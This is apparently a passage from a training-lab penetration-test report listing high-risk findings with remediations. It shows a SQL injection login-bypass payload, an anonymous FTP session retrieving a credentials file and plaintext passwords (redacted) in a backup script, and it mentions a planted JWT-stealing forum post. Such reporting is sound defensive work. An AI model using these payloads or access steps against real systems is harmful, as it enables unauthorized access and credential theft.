


Skytech Login:

E-mail: ' || 1=1 -- -

Password: •••••••••••••

Figure 12 - Using the query both as E-mail and password



Welcome john@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, **$2** ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password:[redacted]

We wish you the best of luck in your future endeavors.

Figure 13 - Successfully logged the app displays credentials for a SSH connection.

Upon logging in, the application exposed plain text SSH credentials, which significantly increases the risk level of this vulnerability. With these credentials, an attacker could potentially gain shell access to the host system, further compromising the integrity and confidentiality of the server and its services.

Remedial Action

- **Use prepared SQL statements (parameterized user input):** Implementing prepared statements ensures that user input is treated strictly as a literal string, not as part of the SQL command. This prevents input from being interpreted as SQL code, effectively reducing the risk of SQL injection attacks.
- **Disable verbose error messages in production environments:** Detailed error messages can expose sensitive information about implementation details, such as database engine type or version, which could assist an attacker in crafting targeted exploits. In production, ensure that database error messages are suppressed or replaced with generic responses. Logging detailed errors for debugging purposes is recommended, but these should never be exposed to end users.
- **Replace exposed credentials immediately and monitor any signs of compromise:** Any credentials that have been leaked or exposed during the assessment should be replaced immediately and revoke old access. Closely monitor system logs and authentication records for suspicious activity to detect potential unauthorized access or persistence established by an attacker.

Further Reading

OWASP SQL Injection Prevention

4.1.4 Plain Text Passwords

Severity rating	High

Description

Sensitive information such as passwords, API keys, and authentication tokens should never be stored in plaintext within configuration files, scripts, or logs. This is a common security oversight that significantly increases the risk of unauthorized access. If an attacker gains access to these files—either through misconfigurations, compromised accounts, or other vulnerabilities—they can use the exposed credentials to authenticate as legitimate users, escalate privileges, or move laterally across the environment. This practice violates security best practices and can lead to serious security breaches if not addressed.


During the assessment, multiple plaintext passwords were discovered. While exploiting these credentials requires an attacker to first gain a foothold on the system or application, both findings present clear opportunities for privilege escalation on their respective systems. Due to this potential impact, the finding is classified as high severity.

The places where the plain text passwords were discovered.

- Skytech, 10.4.10.244
- wtf, 10.3.10.162

The Skytech was previously stated to present to display SSH credentials after an SQL injection attack was used to gain unauthorized access to the application. This is show in Figure 13.


One plaintext password was discovered within the contents of a script file named backup.sh located on the host "wtf". This file was accessed via the FTP service using the credentials for the user "wtf". Within the backup.sh script, a plaintext password was found as a comment directly below a username, as illustrated in Figure 14.



```
REMOTE=1.2.3.4
SOURCE=/home/rooot
TARGET=/usr/local/backup
LOG=/home/rooot/bck.log
DATE=`date +%y\.%m\.%d\.`
USER=n00b
#[redacted]

ssh $USER@$REMOTE mkdir $TARGET/$DATE
```

Figure 14 - The plain text password saved as a comment inside backup.sh

Another instance involved a password used to access steganographic data hidden within an image file. The password was stored in a separate text file within a downloadable .rar archive, alongside the steganographic image itself. The filename of the text file was then used as the password to unlock the hidden data within the steganographic image, shown in Figure 15.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/Kurs6/10.3.10.0/downloads]
└─$ ls
funny.bmp  funny.jpg  [redacted]
```

Figure 15 - The steganographic image stored along the text file used as password.

Remedial Action

- **Remove all plain text password and replace the passwords found:** Ensure that all plaintext passwords are immediately removed. The passwords found should be replaced with more secure alternatives. Use a password manager to store credentials in a safer manner. If sensitive data must be stored in files, ensure it is encrypted using strong encryption methods or hashed. Additionally, apply proper file permissions to ensure that only authorized accounts have access to these files.


4.1.5 Anonymous FTP access

Severity rating	**High**

Description

During the assessment, an FTP server was found to allow anonymous access. The FTP service hosted several files, one of which contained encoded credentials for the web application hosted on the system. This creates a significant risk, as an attacker with access to the network could easily discover the FTP server, download the file and gain unauthorized access to the web application.

The FTP server is hosted on 10.3.10.162, as shown in Figure 16.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/Kurs6/10.3.10.0]
└─$ ftp 10.3.10.162
Connected to 10.3.10.162.
220 (vsFTPd 3.0.3)
Name (10.3.10.162:strombach): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8989|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              21 Sep 21  2021 cred.txt
-rw-r--r--    1 0        0              86 Jun 11  2021 welcome
226 Directory send OK.
ftp> get cred.txt
local: cred.txt remote: cred.txt
229 Entering Extended Passive Mode (|||57539|)
150 Opening BINARY mode data connection for cred.txt (21 bytes).
100% |***********************************************************************|    21      301.58 KiB/s    00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 (0.45 KiB/s)
ftp> 
```

Figure 16 - Sucessful login and download of cred.txt

Remedial Action

- **Disable Anonymous FTP access:** Disable anonymous access to prevent unauthorized users from accessing the server's contents. If anonymous access is necessary for specific purposes, ensure that no sensitive data, such as credentials, is accessible and limit the access to non-sensitive files only.

4.2 Medium Risk Vulnerabilities

A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete the organisation's electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.

Such issues could ultimately lead to unauthorised access being gained or sensitive information being disclosed but would require an attacker to successfully exploit several vulnerabilities in an appropriate manner. Medium risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible; however, they can often be mitigated in the short term until appropriate resolutions can be put in place.

It is necessary for Strombach Security to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.3 Low Risk Vulnerabilities

A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

A low risk issue may reveal information that could ultimately enable an attacker to target a system more accurately or disclose a new attack vector. Low risk issues typically arise from system and network configuration weaknesses.

These issues should be resolved if the improvement in the organisation's security posture would justify the cost of the solution. In general, solutions to low risk issues should be implemented once higher risk issues have been addressed.

It is necessary for Strombach Security to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

A APPENDIX – Testing Scope

The security assessment was conducted in a provided environment accessed via Tailscale VPN. The objective was to identify vulnerable hosts and applications across the specified subnets and investigate potential attack paths that could be used to compromise shared services or systems.

Planned scope

The assessment aimed to identify weaknesses in the configuration and services of the infrastructure that could allow an attacker to compromise internal systems. The assessors were only informed of which subnets were in scope and were required to independently discover all active hosts within them.

Effective scope

During the engagement, the assessors were granted access to three subnets, 10.3.10.0/24, 10.4.10.0/24 and 10.9.10.0/24, via the Tailscale VPN, along with access to a Kali Linux virtual machine for conducting parts of the assessment. The evaluation uncovered multiple vulnerabilities on separate Linux hosts running web applications.

B APPENDIX – Assessment Artefacts

During the assessment, a post was created on the Gameverse Forums containing malicious HTML and JavaScript designed to steal JSON Web Tokens from other users. This post should be removed immediately.

Username of the poster: randomname

The following user accounts were successfully compromised by Strombach Security consultants during the assessment:

n00b on host 10.3.10.162
wtf on host 10.3.10.162
john on host 10.4.10.244

C APPENDIX – Disclaimers and Agreements

Assessment Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Strombach Security or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

Non-Disclosure Statement

This report is the sole property of ITHS. All information obtained during the testing process is deemed privileged information and not for public dissemination. Strombach Security pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS. Strombach Security strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Strombach Security and ITHS have signed an NDA.

Information Security

This report, as well as the data collected during service delivery will be stored and transferred using Strombach Security approved systems, as outlined in Strombach Security Information Security Classification Policy unless otherwise required by the client. This report and any stored service delivery data will be protected according to the Strombach Security Client Data Handling Standard and retained for a period of up to 7 years.

D APPENDIX – Project Team

Assessment Team

Lead Consultant	Fredrik Strömbäck
Additional Consultant	-

Quality Assurance

QA Consultant	Fredrik Strömbäck

Project Management

Delivery Manager	Fredrik Strömbäck
Account Director	Fredrik Strömbäck